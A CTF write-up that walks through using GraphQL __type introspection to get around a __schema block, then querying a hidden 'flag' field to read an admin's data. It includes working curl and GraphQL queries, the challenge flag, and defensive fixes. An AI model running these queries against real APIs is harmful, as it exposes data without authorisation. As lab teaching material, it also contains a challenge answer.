Arclight 1 (API) - Writeup
On this page
Challenge Overview
| Event | KPMG CTF 2026 Campus Edition |
|---|---|
| Challenge | Arclight 1 |
| Category | Web / API (GraphQL) |
| Points | 20 |
| Target | kicyber-...-arclight1-0-0.chals.io |
"Every answer the directory gives you is one the UI decided you could see. The UI doesn't decide what the API returns. Ask it properly and see what falls out."

The brief is the whole lesson: the frontend chooses which fields to display, but the backend decides which fields to return, and those are two different things. This is a classic GraphQL excessive-data-exposure bug. The frontend asks for a safe subset of fields; the API will happily hand over more if you ask for them directly.
Step 1: Map the Application

After registering and logging in as test, the dashboard has sections: Directory, Projects, Travel, Developer, plus a Console and Logout.

Watching the Network tab, each section fires a GET /category/<name> that returns small JSON blobs, the UI is just rendering selected API output.
The Developer section is the pivot: it discloses an internal GraphQL endpoint at /graphql, and the Console page is a GraphQL query runner. Its default query is:
{ users { id username email } }

Running it returns five users (k.mercer, t.okafor, j.vance, s.dial, r.noe) with id/username/email:

So we have an authenticated GraphQL endpoint and a known query. The question the brief poses: what else is on that User type that the console query doesn't ask for?
Step 2: Move to the Terminal
Everything the browser does we can reproduce with curl, which makes field discovery faster. Grab the session cookie from DevTools → Storage → Cookies:
export BASE='https://kicyber-...-arclight1-0-0.chals.io'
export COOKIE='YOUR_SESSION_COOKIE'

# confirm the cookie is accepted
curl -sk -i "$BASE/dashboard" -H "Cookie: session=$COOKIE"   # → 200 OK
The session cookie decodes to {"role":"user","username":"test"}, useful context, but note we never needed to forge or escalate this role.
Step 3: Introspection — Blocked, Then Not
The standard GraphQL recon move is full schema introspection. The server refuses it by role:
curl -sk "$BASE/graphql" -H "Content-Type: application/json" -H "Cookie: session=$COOKIE" \
  --data-binary '{"query":"{ __schema { queryType { fields { name } } } }"}'
# {"error":"Introspection is not allowed for your role"}
That looks like a dead end, but it only blocked one introspection method. Introspection has multiple entry points, and the server only gated __schema. The per-type __type introspection meta-field is still open:
curl -sk "$BASE/graphql" -H "Content-Type: application/json" -H "Cookie: session=$COOKIE" \
  --data-binary '{"query":"{ __type(name: \"User\") { name fields { name type { kind name ofType { kind name } } } } }"}' | jq .
This returns the full User field list:
| Field | Type | |
|---|---|---|
id | Int! | shown in UI |
username | String! | shown in UI |
email | String! | shown in UI |
role | String! | not requested by UI |
flag | String | not requested by UI |
There it is, a flag field the console query never selects.
Step 4: Ask for the Hidden Field
GraphQL returns exactly the fields you select, so just add role and flag to the selection set:
curl -sk "$BASE/graphql" -H "Content-Type: application/json" -H "Cookie: session=$COOKIE" \
  --data-binary '{"query":"{ users { id username role flag } }"}' | tee users.json | jq .

The admin user carries the flag; everyone else is null:
{ "users": [
  { "id": 1, "username": "k.mercer", "role": "admin",
    "flag": "KPMG_CTF{h1dd3n_f13ld_n0t_s0_h1dd3n}" },
  { "id": 2, "username": "t.okafor", "role": "user", "flag": null },
  ...
]}
Filter to the non-null one:
jq -r '.users[] | select(.flag) | .flag' users.json
# KPMG_CTF{h1dd3n_f13ld_n0t_s0_h1dd3n}
Our role: user account read the admin's flag, no privilege escalation required.
Summary
| Step | Action | Result |
|---|---|---|
| 1 | Explore dashboard | /graphql endpoint + console |
| 2 | Reproduce query in curl | 5 users (id/username/email) |
| 3 | __schema blocked; __type(User) allowed | User has hidden flag field |
| 4 | Add flag to selection | Admin's flag |
Key Takeaways
- Hiding a field in the UI is not access control. The frontend only requested
id/username/email; the resolver still returnedflagto anyone who asked. The server must enforce field-level authorization, the client's selection set can't be trusted to self-censor. - Blocking
__schema≠ disabling introspection.__typeis a separate meta-field. The gate on one discovery path left per-type introspection wide open, which handed over the field name. Disable introspection fully (and still fix the underlying exposure), don't rely on it as a security boundary. - GraphQL returns exactly what you select. Unlike REST, where the server shapes the response, here the client picks fields. That flexibility is the vulnerability class: any sensitive field reachable on a returned type is exposed unless the resolver guards it.
- No exotic exploitation needed. No SQLi, no JWT forgery, no brute force, just read the schema and ask for the field the UI never did. This is OWASP API3:2023 Broken Object Property Level Authorization / excessive data exposure.
- Fixes: authorize sensitive fields in resolvers (
flagshould only resolve for the requesting user / privileged roles), keep secrets off general-purpose types entirely, and test that an ordinary account can't read admin-only properties.
Flag: KPMG_CTF{h1dd3n_f13ld_n0t_s0_h1dd3n}